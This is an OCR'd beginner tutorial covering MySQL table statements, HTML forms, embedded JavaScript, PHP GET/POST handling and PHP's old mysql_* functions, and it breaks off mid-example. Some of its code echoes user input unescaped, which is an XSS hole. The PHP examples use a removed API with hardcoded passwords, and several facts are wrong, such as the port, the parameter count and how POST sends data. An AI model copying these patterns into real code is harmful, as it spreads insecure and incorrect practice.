mysql>CREATE TABLE student
        (roll_no  INT  UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY ,
         name VARCHAR(20)NOT NULL,
         specialization VARCHAR(6) NOT NULL,
         dob DATE NOT NULL);
```

In the above insert statement:

- INT signifies that the column holds integers (value with no fractional part)
- UNSIGNED disallows negative numbers.
- NOT NULL means that the column value must be filled in. (No student can be without a roll number)

- AUTO_INCREMENT works like this: if the value for the roll_no column is missing (or NULL) when you create a new student table record,MySQL automatically generates a unique number that is one greater than the maximum value currently in the column.
- PRIMARY KEY means each value in the column must be unique. This prevents us for using the roll number twice by mistake, which is desirable property for student roll number. (Not only that ,but MySQL requires every AUTO_INCREMENT column have a unique index)
- VARCHAR(n) means the column contains variable-length character values, with a maximum length of n characters.
- Column type DATE holds the value in the format "YYYY-MM-DD"(for example,"1983-10-24")


After creating a table you can see the structure of that table by DESC statement or SHOW COLUMNS FROM table_name

i.e.

mysql>DESC student;

or

mysql>SHOW COLUMNS FROM student;



Note: if you happen to forget the name of any tables inside your database, you can see it by giving the following query

mysql>SHOW TABLES;

Note: You can create primary key by combining two or more fields during table creation by the using the following query:

CREATE TABLE table_name (col1_name type NOT NULL, col2_name type NOT NULL,.....,primary key(col1,col2))

The two fields combining which you want to make a primary key cannot be NULL.

Here type signifies data type of the field.

Inserting Data into the Table

The INSERT INTO statement allows you to insert data into a table.

Syntax for insertion is:

mysql>INSERT INTO table_name values(value1,value2,....);

>table_name indicates the name of the table.

>value1,value2.... are the number of values same as the number of columns in the table_name specified.

If you want to insert values into few fields instead of whole record, you can achieve this by the following query:

mysql>INSERT INTO table_name(col1,col2,col3) values(value1,value2,value3);

or

mysql>insert into table_name set col1=value1,col2=value2,col3=value3...

Note: Any column not named in the set clause is assigned a default value

Now you can insert some data into the student table using the above described INSERT statement.

```
mysql>INSERT INTO student VALUES('11','Subhransu Patra','cse','1983-6-3');
mysql>INSERT INTO student(roll_no,name,specialization) VALUES('12','Sudhansu Patra','etc');
mysql>INSERT INTO student SET name='Suvransu',specialization='ee';
mysql>INSERT INTO student VALUES('14','Jonny','etc','1982-6-2');
mysql>INSERT INTO student VALUES('15','Missy','ee','1981-5-4');
mysql>INSERT INTO student VALUES('16','Jenny','cse','1982-5-7');
mysql>INSERT INTO student VALUES('17','Billy','etc','1984-5-4');
mysql>INSERT INTO student VALUES('18','Kyle','cse','1983-7-6');
mysql>INSERT INTO student VALUES('19','Nathan','ee','1982-2-5');
mysql>INSERT INTO student VALUES('20','Abby','cse','1984-9-8');
```

Retrieving Information from a Table


The SELECT statement allows you to retrieve and display information from your table.


The general form of SELECT is:

```
mysql>SELECT <fields-to-select>
 FROM <table or tables>
 WHERE <conditions that data must satisfy>;
```

You can see the contents of student table as shown below by the following query:

```
mysql>SELECT * FROM student;
```






Here * signifies all. You can also retrieve specific field those you want.

Suppose you want to see only roll number and the name of students. The following query does this

mysql>SELECT roll_no,name from student;



Editing and Deleting Records

Changing some of the field values, or even deleting some records is part of any database maintenance. Two frequently used commands for doing the same are UPDATE and DELETE statements (respectively).

The DELETE statement has this form:

DELETE FROM <table_name> WHERE <records to delete>

The WHERE clause specifies which records to be deleted. It's optional but if you leave it out, all records are deleted from the table specified.


i.e. "DELETE FROM <table_name>" will delete all records from table table_name.

Now, suppose you want to delete records of those student who don't have date of birth, then you can issue the following command:

mysql>DELETE FROM student WHERE dob="0000-00-00";

After the execution of above DELETE statement you can see the contents by giving the above SELECT statement as below

mysql>SELECT * FROM student;



To modify existing records, use UPDATE which has this form:

UPDATE table_name SET which columns to change WHERE which records to update.

Here also the WHERE clause is optional, if you don't specify one, every records in the table is updated.


i.e. UPDATE table_name SET which columns to change

for example you can change the specialization of a student whose roll number is 20,to etc from cse.

The following query fulfills the above change:

mysql>UPDATE student SET specialization="etc" where roll_no="20";

After the execution of above query the contents of the table becomes:



Altering the Structure of Tables

Using ALTER statement you can add fields to an existing table.


The general form of ALTER statement is:

ALTER TABLE table_name ADD (column specs);

Suppose you want to add another field as marks to the student table for storing students mark. Then the query becomes

mysql>ALTER TABLE student add marks int(3);

Then the table structure becomes:



Using ALTER statement you can change the data type of a column and the name of an existing table.

Syntax for changing the data types of a column.

ALTER TABLE table_name MODIFY column_name type.

or

ALTER TABLE table_name CHANGE column_name new column_name type.

Note: The difference between MODIFY and CHANGE is that, in case of CHANGE you can change name of column which is not possible by using MODIFY that's why change takes two names.

Syntax for changing the table name:

ALTER TABLE table_name RENAME AS new_table_name

Using ALTER statement you can remove a column from a table:


Syntax is:

ALTER TABLE table_name DROP COLUMN col_name;

Suppose you want to drop field marks, then you can give the following query:

mysql>ALTER TABLE student DROP COLUMN marks;

Then the table structure becomes:



Dropping a Table

The difference between DROP and DELETE table is that, after executing DELETE statement the contents of table are removed but the structure remains same, but in case of DROP statement both the contents and structure are removed.

Syntax for DROP statement is:

mysql>DROP TABLE table_name;

During issuing query if you put a single quote(') or double quote(") inside a query you must have to end somewhere with single quote or double quote otherwise an error will be thrown (as shown below) because mysql will think as receiving a string until the quote ends with another quote .Anything inside that two quote is treated as string.

Introduction to HTML, JavaScript and PHP

Basic Tags

Heading Tag:

Any document starts with a heading. You can use different sizes for your headings. HTML also has six levels of headings, which use the elements **<h1>, <h2>, <h3>, <h4>, <h5>,** and **<h6>**. While displaying any heading, browser adds one line before and one line after that heading.

Example

```
<!DOCTYPE html>
<html>

  <head>
    <title>Heading Example</title>
  </head>

  <body>
    <h1>This is heading 1</h1>
    <h2>This is heading 2</h2>
    <h3>This is heading 3</h3>
    <h4>This is heading 4</h4>
    <h5>This is heading 5</h5>
    <h6>This is heading 6</h6>
  </body>

</html>
```

Paragraph Tag:

The ** ** tag offers a way to structure your text into different paragraphs. Each paragraph of text should go in between an opening and a closing tag as shown below in the example

```
<!DOCTYPE html>
<html>

  <head>
    <title>Paragraph Example</title>
  </head>

  <body>
    <p>Here is a first paragraph of text.</p>
    <p>Here is a second paragraph of text.</p>
    <p>Here is a third paragraph of text.</p>
  </body>

</html>
```

Script Tag:

The <script> tag is used to define a client-side script (JavaScript).The <script> element either contains scripting statements, or it points to an external script file through the src attribute.

Common uses for JavaScript are image manipulation, form validation, and dynamic changes of content.

To select an HTML element, JavaScript very often uses the document.getElementById() method.

This JavaScript example writes "Hello JavaScript!" into an HTML element with id="demo":

```
<script>
        document.getElementById("demo").innerHTML = "Hello JavaScript!";
</script>
```

HTML also provides functionality to add PHP code and the php parser identifies it and parses it accordingly. We do this by using <?php and ?> tags. When PHP parses a file, it looks for opening and closing tags, which are <?php and ?> which tell PHP to start and stop interpreting the code between them. Parsing in this manner allows PHP to be embedded in all sorts of different documents, as everything outside of a pair of opening and closing tags is ignored by the PHP parser.

HTML Forms

HTML Forms are required, when you want to collect some data from the site visitor. For example, during user registration you would like to collect information such as name, email address, credit card, etc.

A form will take input from the site visitor and then will post it to a back-end application such as CGI, ASP Script or PHP script etc. The back-end application will perform required processing on the passed data based on defined business logic inside the application.

There are various form elements available like text fields, textarea fields, drop-down menus, radio buttons, checkboxes, etc.

The HTML <form> tag is used to create an HTML form and it has following syntax −

```
<form action = "Script URL" method = "GET|POST">
  form elements like input, textarea etc.
</form>
```

Apart from common attributes, following is a list of the most frequently used form attributes −

Sr.No	Attribute & Description
1	**action** Backend script ready to process your passed data.
2	**method** Method to be used to upload data. The most frequently used are GET and POST methods.
3	**target**

	Specify the target window or frame where the result of the script will be displayed. It takes values like _blank, _self, _parent etc.
4	**enctype** You can use the enctype attribute to specify how the browser encodes the data before it sends it to the server.

HTML Form Controls

There are different types of form controls that you can use to collect data using HTML form −

- Text Input Controls
- Checkboxes Controls
- Radio Box Controls
- Select Box Controls
- File Select boxes
- Hidden Controls
- Clickable Buttons
- Submit and Reset Button

Text Input Controls

There are three types of text input used on forms −

- **Single-line text input controls** − This control is used for items that require only one line of user input, such as search boxes or names. They are created using HTML **<input>** tag.
- **Password input controls** − This is also a single-line text input but it masks the character as soon as a user enters it. They are also created using HTML <input> tag.
- **Multi-line text input controls** − This is used when the user is required to give details that may be longer than a single sentence. Multi-line input controls are created using HTML <textarea> tag.

Single-line text input controls

This control is used for items that require only one line of user input, such as search boxes or names. They are created using HTML <input> tag.
Example

```
<!DOCTYPE html>
<html>

  <head>
    <title>Text Input Control</title>
  </head>

  <body>
    <form >
      First name: <input type = "text" name = "first_name" />
      <br>
      Last name: <input type = "text" name = "last_name" />
    </form>
```

```
  </body>

</html>
```

Following is the list of attributes for <input> tag for creating text field.

Sr.No	Attribute & Description
1	**type** Indicates the type of input control and for text input control it will be set to **text**.
2	**name** Used to give a name to the control which is sent to the server to be recognized and get the value.
3	**value** This can be used to provide an initial value inside the control.
4	**size** Allows to specify the width of the text-input control in terms of characters.
5	**maxlength** Allows to specify the maximum number of characters a user can enter into the text box.

Password input controls
This is also a single-line text input but it masks the character as soon as a user enters it. They are also created using HTML <input>tag but type attribute is set to password.

Example

```
<!DOCTYPE html>
<html>

  <head>
    <title>Password Input Control</title>
  </head>

  <body>
    <form >
      User ID : <input type = "text" name = "user_id" />
      <br>
      Password: <input type = "password" name = "password" />
    </form>
  </body>

</html>
```

Basic JavaScript Integration

You can add JavaScript code in an HTML document by employing the dedicated HTML tag <script> that wraps around JavaScript code.The <script> tag can be placed in the <head> section of your HTML, in the <body> section, or after the </body> close tag, depending on when you want the JavaScript to load.
Generally, JavaScript code can go inside of the document <head> section in order to keep them contained and out of the main content of your HTML document.

However, if your script needs to run at a certain point within a page's layout — like when using document.write to generate content — you should put it at the point where it should be called, usually within the <body> section.

Let's consider the following blank HTML document with a browser title of Today's Date:

index.html

```
<!DOCTYPE html>
<html lang="en-US">
<head>
        <title>Today's Date</title>
</head>
<body>

</body>
</html>
```

Right now, this file only contains HTML markup. Let's say we would like to add the following JavaScript code to the document:

```
let d = new Date();
alert("Today's date is " + d);
```


This will enable the webpage to display an alert with the current date regardless of when the user loads the site.
In order to achieve this, we will add a <script> tag along with some JavaScript code into the HTML file.To begin with, we'll add the JavaScript code between the <head> tags, signalling the browser to run the JavaScript script before loading in the rest of the page. We can add the JavaScript below the <title>tags, for instance, as shown below:

index.html

```
<!DOCTYPE html>
<html lang="en-US">
<head>
  <script>
    let d = new Date();
    alert("Today's date is " + d);
  </script>
  <title>Today's Date</title>
</head>
<body>

</body>
</html>
```

Once you load the page, you will receive an alert that will look similar to this:



Scripts that are small or that run only on one page can work fine within an HTML file, but for larger scripts or scripts that will be used on many pages, it is not a very effective solution because including it can become unwieldy or difficult to read and understand. In the next section, we'll go over how to handle a separate JavaScript file in your HTML document.

Request Methods

There are two ways the browser client can send information to the web server.

- The GET Method
- The POST Method

Before the browser sends the information, it encodes it using a scheme called URL encoding. In this scheme, name/value pairs are joined with equal signs and different pairs are separated by the ampersand.

```
name1=value1&name2=value2&name3=value3
```

Spaces are removed and replaced with the *+* character and any other non alphanumeric characters are replaced with a hexadecimal values. After the information is encoded it is sent to the server.

The GET Method

The GET method sends the encoded user information appended to the page request. The page and the encoded information are separated by the **?** character.

```
http://www.test.com/index.htm?name1=value1&name2=value2
```

- The GET method produces a long string that appears in your server logs, in the browser's Location: box.
- The GET method is restricted to send upto 1024 characters only.

- Never use GET method if you have password or other sensitive information to be sent to the server.
- GET can't be used to send binary data, like images or word documents, to the server.
- The data sent by GET method can be accessed using QUERY_STRING environment variable.
- The PHP provides **$_GET** associative array to access all the sent information using GET method.

Try out following example by putting the source code in test.php script.

```
<?php
  if( $_GET["name"] || $_GET["age"] ) {
    echo "Welcome ". $_GET['name']. "<br />";
    echo "You are ". $_GET['age']. " years old.";

    exit();
  }
?>
<html>
  <body>

    <form action = "<?php $_PHP_SELF ?>" method = "GET">
      Name: <input type = "text" name = "name" />
      Age: <input type = "text" name = "age" />
      <input type = "submit" />
    </form>

  </body>
</html>
```

It will produce the following result −

The POST Method

The POST method transfers information via HTTP headers. The information is encoded as described in case of GET method and put into a header called QUERY_STRING.

- The POST method does not have any restriction on data size to be sent.
- The POST method can be used to send ASCII as well as binary data.
- The data sent by POST method goes through HTTP header so security depends on HTTP protocol. By using Secure HTTP you can make sure that your information is secure.
- The PHP provides **$_POST** associative array to access all the sent information using POST method.

Try out following example by putting the source code in test.php script.

```
<?php
  if( $_POST["name"] || $_POST["age"] ) {
    if (preg_match("/[^A-Za-z'-]/",$_POST['name'] )) {
      die ("invalid name and name should be alpha");
    }
    echo "Welcome ". $_POST['name']. "<br />";
```

```
    echo "You are ". $_POST['age']. " years old.";

    exit();
  }
?>
<html>
  <body>

    <form action = "<?php $_PHP_SELF ?>" method = "POST">
      Name: <input type = "text" name = "name" />
      Age: <input type = "text" name = "age" />
      <input type = "submit" />
    </form>

  </body>
</html>
```

It will produce the following result −

MYSQL Integration

Opening Database Connection

PHP provides mysql_connect function to open a database connection. This function takes five parameters and returns a MySQL link identifier on success, or FALSE on failure.

Syntax

```
connection mysql_connect(server,user,passwd,new_link,client_flag);
```

Sr.No	Parameter & Description
1	**server** Optional − The host name running database server. If not specified then default value is **localhost:3306**.
2	**user** Optional − The username accessing the database. If not specified then default is the name of the user that owns the server process.
3	**passwd** Optional − The password of the user accessing the database. If not specified then default is an empty password.
4	**new_link** Optional − If a second call is made to mysql_connect with the same arguments, no new connection will be established; instead, the identifier of the already opened connection will be returned.

NOTE – You can specify server, user, passwd in **php.ini** file instead of using them again and again in your every PHP scripts. Check php.ini file configuration.

Closing Database Connection

Its simplest function mysql_close PHP provides to close a database connection. This function takes connection resource returned by mysql_connect function. It returns TRUE on success or FALSE on failure.

Syntax

```
bool mysql_close ( resource $link_identifier );
```

If a resource is not specified then last opend database is closed.

Try out following example to open and close a database connection –

```
<?php
  $dbhost = 'localhost:3036';
  $dbuser = 'guest';
  $dbpass = 'guest123';
  $conn = mysql_connect($dbhost, $dbuser, $dbpass);

  if(! $conn ) {
    die('Could not connect: ' . mysql_error());
  }

  echo 'Connected successfully';
  mysql_close($conn);
?>
```

Creating a Database

To create and delete a database you should have admin privilege. Its very easy to create a new MySQL database. PHP uses mysql_query function to create a MySQL database. This function takes two parameters and returns TRUE on success or FALSE on failure.

Syntax

```
bool mysql_query( sql, connection );
```

Sr.No	Parameter & Description
1	**Sql** Required - SQL query to create a database
2	**Connection** Optional - if not specified then last opend connection by mysql_connect will be used.

Try out following example to create a database –

```
<?php
  $dbhost = 'localhost:3036';
  $dbuser = 'root';
  $dbpass = 'rootpassword';
  $conn = mysql_connect($dbhost, $dbuser, $dbpass);

  if(! $conn ) {
    die('Could not connect: ' . mysql_error());
  }

  echo 'Connected successfully';

  $sql = 'CREATE Database test_db';
  $retval = mysql_query( $sql, $conn );

  if(! $retval ) {
    die('Could not create database: ' . mysql_error());
  }

  echo "Database test_db created successfully\n";
  mysql_close($conn);
?>
```

Selecting a Database

Once you establish a connection with a database server then it is required to select a particular database where your all the tables are associated.

This is required because there may be multiple databases residing on a single server and you can do work with a single database at a time.

PHP provides function mysql_select_db to select a database.It returns TRUE on success or FALSE on failure.

Syntax

```
bool mysql_select_db( db_name, connection );
```

Sr.No	Parameter & Description
1	**db_name** Required - Database name to be selected
2	**connection** Optional - if not specified then last opend connection by mysql_connect will be used.

Here is the example showing you how to select a database.

```
<?php
  $dbhost = 'localhost:3036';
  $dbuser = 'guest';
  $dbpass = 'guest123';
```

```
  $conn = mysql_connect($dbhost, $dbuser, $dbpass);

  if(! $conn ) {
    die('Could not connect: ' . mysql_error());
  }

  echo 'Connected successfully';

  mysql_select_db( 'test_db' );
  mysql_close($conn);

?>
```

Creating Database Tables

To create tables in the new database you need to do the same thing as creating the database. First create the SQL query to create the tables then execute the query using mysql_query function.
Try out following example to create a table −

```
<?php

  $dbhost = 'localhost:3036';
  $dbuser = 'root';
  $dbpass = 'rootpassword';
  $conn = mysql_connect($dbhost, $dbuser, $dbpass);

  if(! $conn ) {
    die('Could not connect: ' . mysql_error());
  }

  echo 'Connected successfully';

  $sql = 'CREATE TABLE employee( '.
    'emp_id INT NOT NULL AUTO_INCREMENT, '.
    'emp_name VARCHAR(20) NOT NULL, '.
    'emp_address  VARCHAR(20) NOT NULL, '.
